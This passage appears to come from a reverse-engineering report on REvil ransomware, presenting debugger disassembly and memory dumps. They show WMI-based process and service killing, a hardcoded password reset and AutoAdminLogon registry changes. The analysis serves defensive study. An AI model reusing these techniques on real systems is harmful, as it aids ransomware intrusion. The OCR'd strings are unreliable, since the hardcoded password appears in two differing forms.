x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 0077F490
2: [esp+4] 007B5194 L"WQL"
3: [esp+8] 008016B4 L"SELECT * FROM __Instanc
4: [esp+C] 00000080
```


Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

```
Address  Hex                                              ASCII
008016B4 53 00 45 00 4C 00 45 00 43 00 54 00 20 00 2A 00 S.E.L.E.C.T. .*.
008016C4 20 00 46 00 52 00 4F 00 4D 00 20 00 5F 00 5F 00  .F.R.O.M. ._._.
008016D4 49 00 6E 00 73 00 74 00 61 00 6E 00 63 00 65 00 I.n.s.t.a.n.c.e.
008016E4 4D 00 6F 00 64 00 69 00 66 00 69 00 63 00 61 00 M.o.d.i.f.i.c.a.
008016F4 74 00 69 00 6F 00 6E 00 45 00 76 00 65 00 6E 00 t.i.o.n.E.v.e.n.
00801704 74 00 20 00 57 00 49 00 54 00 48 00 49 00 4E 00 t. .W.I.T.H.I.N.
00801714 20 00 31 00 20 00 57 00 48 00 45 00 52 00 45 00  .1. .W.H.E.R.E.
00801724 20 00 54 00 61 00 72 00 67 00 65 00 74 00 49 00  .T.a.r.g.e.t.I.
00801734 6E 00 73 00 74 00 61 00 6E 00 63 00 65 00 20 00 n.s.t.a.n.c.e. .
00801744 49 00 53 00 41 00 20 00 27 00 57 00 69 00 6E 00 I.S.A. .'.W.i.n.
00801754 33 00 32 00 5F 00 53 00 65 00 72 00 76 00 69 00 3.2._.S.e.r.v.i.
00801764 63 00 65 00 27 00 00 00 0D F0 AD BA AB AB AB AB c.e.'....ð.º««««
```

```
060EF830 0077F490
060EF834 007B5194 L"WQL"
060EF838 008016B4 L"SELECT * FROM __InstanceModificationEve
060EF83C 00000080
060EF840 00000000
060EF844 00802F0C
060EF848 012841D3 malware.012841D3
060EF84C 00000000
060EF850 012841D3 malware.012841D3
060EF854 00450053
060EF858 0045004C
060EF85C 00540043
060EF860 002A0020
060EF864 00460020
060EF868 004F0052
```

Figure 146

The ransomware obtains a pseudo handle for the process using GetCurrentProcess:




```
EIP 01284401  FF 15 BC 4D 29 01  call dword ptr ds:[<&GetCurrentProcess>]
    01284407  50                 push eax

dword ptr [01294DBC <malware.&GetCurrentProcess>]=<kernel32.GetCurrentProcess>

.text:01284401 malware.exe:$4401 #3801
```

```
Default (stdcall)   5   Unlocked
1: [esp] FFFFFFFF
2: [esp+4] 012841D3 malware.012841D3
3: [esp+8] 00000000
4: [esp+C] 012841D3 malware.012841D3
```

Figure 147

The current thread waits until the process is in the signaled state:



```
    012843FF  6A FF              push FFFFFFFF
    01284401  FF 15 BC 4D 29 01  call dword ptr ds:[<&GetCurrentProcess>]
    01284407  50                 push eax
EIP 01284408  FF 15 2C 4F 29 01  call dword ptr ds:[<&WaitForSingleObject>]
    0128440E  8B 45 FC           mov eax,dword ptr ss:[ebp-4]

dword ptr [01294F2C <malware.&WaitForSingleObject>]=<kernel32.WaitForSingleObject>

.text:01284408 malware.exe:$4408 #3808
```


```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] FFFFFFFF
2: [esp+4] FFFFFFFF
3: [esp+8] 012841D3 malware.012841D3
4: [esp+C] 00000000
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

```
060EF840 FFFFFFFF
060EF844 FFFFFFFF
```

Figure 148

There is a call to IWbemClassObject::Get that extracts the TargetInstance property:



```
01283D49  52                    push edx
01283D4A  52                    push edx
01283D4B  51                    push ecx
01283D4C  52                    push edx
01283D4D  8D 8C 24 58 01 00 00  lea ecx,dword ptr ss:[esp+158]
01283D54  51                    push ecx
01283D55  56                    push esi
01283D56  FF 50 10              call dword ptr ds:[eax+10]
01283D59  85 C0                 test eax,eax

dword ptr [eax+10]=[6C181BD0 <fastprox.&CWbemObject::Get>]=<fastprox.CWbemObject::Get>

.text:01283D56 malware.exe:$3D56 #3156
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

1: [esp] 0083BAD0 <&CWbemInstance::`vftable'>
2: [esp+4] 0113E4A0 L"TargetInstance"
3: [esp+8] 00000000
4: [esp+C] 0113E380
```

```
Address   Hex                                              ASCII
0113E4A0  54 00 61 00 72 00 67 00 65 00 74 00 49 00 6E 00  T.a.r.g.e.t.I.n.
0113E4B0  73 00 74 00 61 00 6E 00 63 00 65 00 00 00 0D A3  s.t.a.n.c.e....£
```

```
0113E340  0083BAD0
0113E344  0113E4A0  L"TargetInstance"
0113E348  00000000
0113E34C  0113E380
0113E350  00000000
0113E354  00000000
```

Figure 149

The ransomware retrieves the user name and domain name under which a process is running using the GetOwner function:



```
01284016  6A 00        push 0
01284018  50           push eax
01284019  33 C0        xor eax,eax
0128401B  8B 4E 0C     mov ecx,dword ptr ds:[esi+C]
0128401E  50           push eax
0128401F  50           push eax
01284020  50           push eax
01284021  8B 11        mov edx,dword ptr ds:[ecx]
01284023  57           push edi
01284024  FF 74 24 68  push dword ptr ss:[esp+68]
01284028  51           push ecx
01284029  FF 52 60     call dword ptr ds:[edx+60]
0128402C  85 C0        test eax,eax

dword ptr [edx+60]=[fastprox.6C181510]=fastprox.6C187EC0

.text:01284029 malware.exe:$4029 #3429
```

```
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

1: [esp] 0077E308
2: [esp+4] 00800DDC L"\\\\DESKTOP-[redacted]\\roo
3: [esp+8] 00800DA4 L"GetOwner"
4: [esp+C] 00000000
```


```
Address   Hex                                              ASCII
00800DDC  5C 00 5C 00 44 00 45 00 53 00 4B 00 54 00 4F 00  \.\.D.E.S.K.T.O.
00800DEC  50 00 2D 00 [redacted]                            P.-.[redacted]
00800DFC  4F 00 5C 00 72 00 6F 00 6F 00 74 00 5C 00 43 00  O.\.r.o.o.t.\.C.
00800E0C  49 00 4D 00 56 00 32 00 3A 00 57 00 69 00 6E 00  I.M.V.2.:.W.i.n.
00800E1C  33 00 32 00 5F 00 50 00 72 00 6F 00 63 00 65 00  3.2._.P.r.o.c.e.
00800E2C  73 00 73 00 2E 00 48 00 61 00 6E 00 64 00 6C 00  s.s...H.a.n.d.l.
00800E3C  65 00 3D 00 22 00 33 00 39 00 33 00 32 00 22 00  e.=.".3.9.3.2.".
```

```
0123E988  0077E308
0123E98C  00800DDC  L"\\\\DESKTOP-[redacted]\\root\\CIMV2:Win32_
0123E990  00800DA4  L"GetOwner"
0123E994  00000000
0123E998  00000000
0123E99C  00000000
0123E9A0  0123E9BC
0123E9A4  00000000
0123E9A8  00800504
0123E9AC  01293B04  malware.01293B04
```

Figure 150

Using a similar function call as presented in figure 149, the malware extracts the username, the user domain, and the process name.

REvil kills all running processes specified in the “prc” field from the configuration using the Terminate function:



```
01283B72  52        push edx
01283B73  52        push edx
01283B74  FF 75 FC  push dword ptr ss:[ebp-4]
01283B77  8B 40 0C  mov eax,dword ptr ds:[eax+C]
01283B7A  52        push edx
01283B7B  52        push edx
01283B7C  57        push edi
01283B7D  FF 75 D0  push dword ptr ss:[ebp-30]
01283B80  8B 08     mov ecx,dword ptr ds:[eax]
01283B82  50        push eax
01283B83  FF 51 60  call dword ptr ds:[ecx+60]
01283B86  8B F0     mov esi,eax

dword ptr [ecx+60]=[fastprox.6C181510]=fastprox.6C187EC0

.text:01283B83 malware.exe:$3B83 #2F83
```


```
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

1: [ebp+8] 0080F394
2: [ebp+C] 01293B04 malware.01293B04
3: [ebp+10] 00000000
4: [ebp+14] 00000001
```

```
Address   Hex                                              ASCII
008407F4  5C 00 5C 00 44 00 45 00 53 00 4B 00 54 00 4F 00  \.\.D.E.S.K.T.O.
00840804  50 00 2D 00 [redacted]                            P.-.[redacted]
00840814  4F 00 5C 00 72 00 6F 00 6F 00 74 00 5C 00 43 00  O.\.r.o.o.t.\.C.
00840824  49 00 4D 00 56 00 32 00 3A 00 57 00 69 00 6E 00  I.M.V.2.:.W.i.n.
00840834  33 00 32 00 5F 00 50 00 72 00 6F 00 63 00 65 00  3.2._.P.r.o.c.e.
00840844  73 00 73 00 2E 00 48 00 61 00 6E 00 64 00 6C 00  s.s...H.a.n.d.l.
00840854  65 00 3D 00 22 00 33 00 35 00 32 00 30 00 22 00  e.=.".3.5.2.0.".
```

```
0113E770  0077E308
0113E774  008407F4  L"\\\\DESKTOP-[redacted]\\root\\CIMV2:Win32_
0113E778  0080E6DC  L"Terminate"
0113E77C  00000000
0113E780  00000000
0113E784  007FBA90
0113E788  00000000
0113E78C  00000000
0113E790  0080196C  L"GetOwner"
0113E794  01293AF4  malware.01293AF4
```

Figure 151

The services specified by the “svc” field that can be found on the system are stopped using StopService:



```
01283C65   52          push edx
01283C66   52          push edx
01283C67   52          push edx
01283C68   8B 08       mov ecx,dword ptr ds:[eax]
01283C6A   52          push edx
01283C6B   52          push edx
01283C6C   57          push edi
01283C6D   FF 75 E8    push dword ptr ss:[ebp-18]
01283C70   50          push eax
EIP 01283C71   FF 51 60    call dword ptr ds:[ecx+60]
01283C74   8B F0       mov esi,eax

dword ptr [ecx+60]=[fastprox.6C181510]=fastprox.6C187EC0

.text:01283C71 malware.exe:$3C71 #3071
```

```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 0077E308
2: [esp+4] 007DF2A4 L"\\\\DESKTOP-[redacted]\\ro
3: [esp+8] 0080E6DC L"StopService"
4: [esp+C] 00000000
```


```
Address  | Hex                                             | ASCII
007DF2A4 | 5C 00 5C 00 44 00 45 00 53 00 4B 00 54 00 4F 00 | \.\.D.E.S.K.T.O.
007DF2B4 | 50 00 2D 00 [redacted]                          | P.-.[redacted]
007DF2C4 | 4F 00 5C 00 72 00 6F 00 6F 00 74 00 5C 00 43 00 | O.\.r.o.o.t.\.C.
007DF2D4 | 49 00 4D 00 56 00 32 00 3A 00 57 00 69 00 6E 00 | I.M.V.2.:.W.i.n.
007DF2E4 | 33 00 32 00 5F 00 53 00 65 00 72 00 76 00 69 00 | 3.2._.S.e.r.v.i.
007DF2F4 | 63 00 65 00 2E 00 4E 00 61 00 6D 00 65 00 3D 00 | c.e...N.a.m.e.=.
007DF304 | 22 00 74 00 69 00 6C 00 65 00 64 00 61 00 74 00 | ".t.i.l.e.d.a.t.
007DF314 | 61 00 6D 00 6F 00 64 00 65 00 6C 00 73 00 76 00 | a.m.o.d.e.l.s.v.
007DF324 | 63 00 22 00 00 00 AD BA 0D F0 AD BA AB AB AB AB | c."....°.ð.°««««
```

```
0113E7C0 0077E308
0113E7C4 007DF2A4 L"\\\\DESKTOP-[redacted]\\root\\CIMV2:Win32_
0113E7C8 0080E6DC L"StopService"
0113E7CC 00000000
0113E7D0 00000000
0113E7D4 00000000
0113E7D8 00000000
0113E7DC 00000000
0113E7E0 00000000
0113E7E4 00000008
0113E7E8 00000000
0113E7EC 81C9580A
```

Figure 152

Running with the -smode parameter

The current user’s password is changed to “k$U0MFKs1V” by the malware:




```
01284B58   50                push eax
01284B59   8D 45 FC          lea eax,dword ptr ss:[ebp-4]
01284B5C   50                push eax
01284B5D   68 EB 03 00 00    push 3EB
01284B62   8D 85 04 FC FF FF lea eax,dword ptr ss:[ebp-3FC]
01284B68   50                push eax
01284B69   6A 00             push 0
EIP 01284B6B   FF 15 00 50 29 01 call dword ptr ds:[<&NetUserSetInfo>]
01284B71   85 C0             test eax,eax

dword ptr [01295000 <malware.&NetUserSetInfo>]=<samcli.NetUserSetInfo>

.text:01284B6B malware.exe:$4B6B #3F6B
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall, EBP stack)   5
1: [ebp+8] 0080F394
2: [ebp+C] 01293B04 malware.01293B04
3: [ebp+10] 00000000
4: [ebp+14] 00000001
```

```
Address  | Hex                                             | ASCII
0113E824 | F0 E7 13 01 98 E9 13 01 68 E8 13 01 94 F3 80 00 | ðç...é..hè...ó..

0113E40C 00000000
0113E410 0113E42C L"[redacted]"
0113E414 000003EB
0113E418 0113E824 &L"k$U0MFKs1V"
0113E41C 0113E818
```

Figure 153

The ransomware enables the Automatic Log-on by modifying the “AutoAdminLogon”, “DefaultUserName”, and “DefaultPassword” values under the "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" registry key:




```
01284AB3   FF 75 14          push dword ptr ss:[ebp+14]
01284AB6   33 FF             xor edi,edi
01284AB8   FF 75 10          push dword ptr ss:[ebp+10]
01284ABB   47                inc edi
01284ABC   57                push edi
01284ABD   56                push esi
01284ABE   FF 75 08          push dword ptr ss:[ebp+8]
01284AC1   FF 75 FC          push dword ptr ss:[ebp-4]
EIP 01284AC4   FF 15 48 4F 29 01 call dword ptr ds:[<&RegSetValueExW>]
01284ACA   FF 75 FC          push dword ptr ss:[ebp-4]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:01284AC4 malware.exe:$4AC4 #3EC4
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall, EBP stack)   5
1: [ebp+8] 0113E798 L"AutoAdminLogon"
2: [ebp+C] 00000000
3: [ebp+10] 0128F9AC malware.0128F9AC
4: [ebp+14] 00000004
```

```
Address  | Hex                                             | ASCII
0128F9AC | 31 00 00 00 41 00 3A 00 5C 00 00 00 64 00 65 00 | 1...A.:.\...d.e.
0128F9BC | 63 00 72 00 79 00 70 00 74 00 5F 00 65 00 76 00 | c.r.y.p.t._.e.v.

0113E3E4 000004F4
0113E3E8 0113E798 L"AutoAdminLogon"
0113E3EC 00000000
0113E3F0 00000001
0113E3F4 0128F9AC malware.0128F9AC
0113E3F8 00000004
```

Figure 154




```
01284AB3   FF 75 14          push dword ptr ss:[ebp+14]
01284AB6   33 FF             xor edi,edi
01284AB8   FF 75 10          push dword ptr ss:[ebp+10]
01284ABB   47                inc edi
01284ABC   57                push edi
01284ABD   56                push esi
01284ABE   FF 75 08          push dword ptr ss:[ebp+8]
01284AC1   FF 75 FC          push dword ptr ss:[ebp-4]
01284AC4   FF 15 48 4F 29 01 call dword ptr ds:[<&RegSetValueExW>]
01284ACA   FF 75 FC          push dword ptr ss:[ebp-4]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:01284AC4 malware.exe:$4AC4 #3EC4
```

```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall, EBP stack)   5   Unlock
1: [ebp+8] 0113E728 L"DefaultUserName"
2: [ebp+C] 00000000
3: [ebp+10] 0113E42C L"[redacted]"
4: [ebp+14] 00000008
```

```
Address   Hex                                              ASCII
0113E638  53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
0113E648  5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
```

```
0113E3E4  000004F4
0113E3E8  0113E728  L"DefaultUserName"
0113E3EC  00000000
0113E3F0  00000001
0113E3F4  0113E42C  L"[redacted]"
0113E3F8  00000008
```

Figure 155



```
01284AB3   FF 75 14          push dword ptr ss:[ebp+14]
01284AB6   33 FF             xor edi,edi
01284AB8   FF 75 10          push dword ptr ss:[ebp+10]
01284ABB   47                inc edi
01284ABC   57                push edi
01284ABD   56                push esi
01284ABE   FF 75 08          push dword ptr ss:[ebp+8]
01284AC1   FF 75 FC          push dword ptr ss:[ebp-4]
01284AC4   FF 15 48 4F 29 01 call dword ptr ds:[<&RegSetValueExW>]
01284ACA   FF 75 FC          push dword ptr ss:[ebp-4]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:01284AC4 malware.exe:$4AC4 #3EC4
```


```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall, EBP stack)   5   Unlock
1: [ebp+8] 0113E708 L"DefaultPassword"
2: [ebp+C] 00000000
3: [ebp+10] 0113E7F0 L"k$UOMFKs1V"
4: [ebp+14] 00000016
```

```
Address   Hex                                              ASCII
0113E638  53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
0113E648  5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
```

```
0113E3E4  000004F4
0113E3E8  0113E708  L"DefaultPassword"
0113E3EC  00000000
0113E3F0  00000001
0113E3F4  0113E7F0  L"k$UOMFKs1V"
0113E3F8  00000016
```

Figure 156

The GetModuleFileNameW API is used to obtain a path of the executable file of the process:



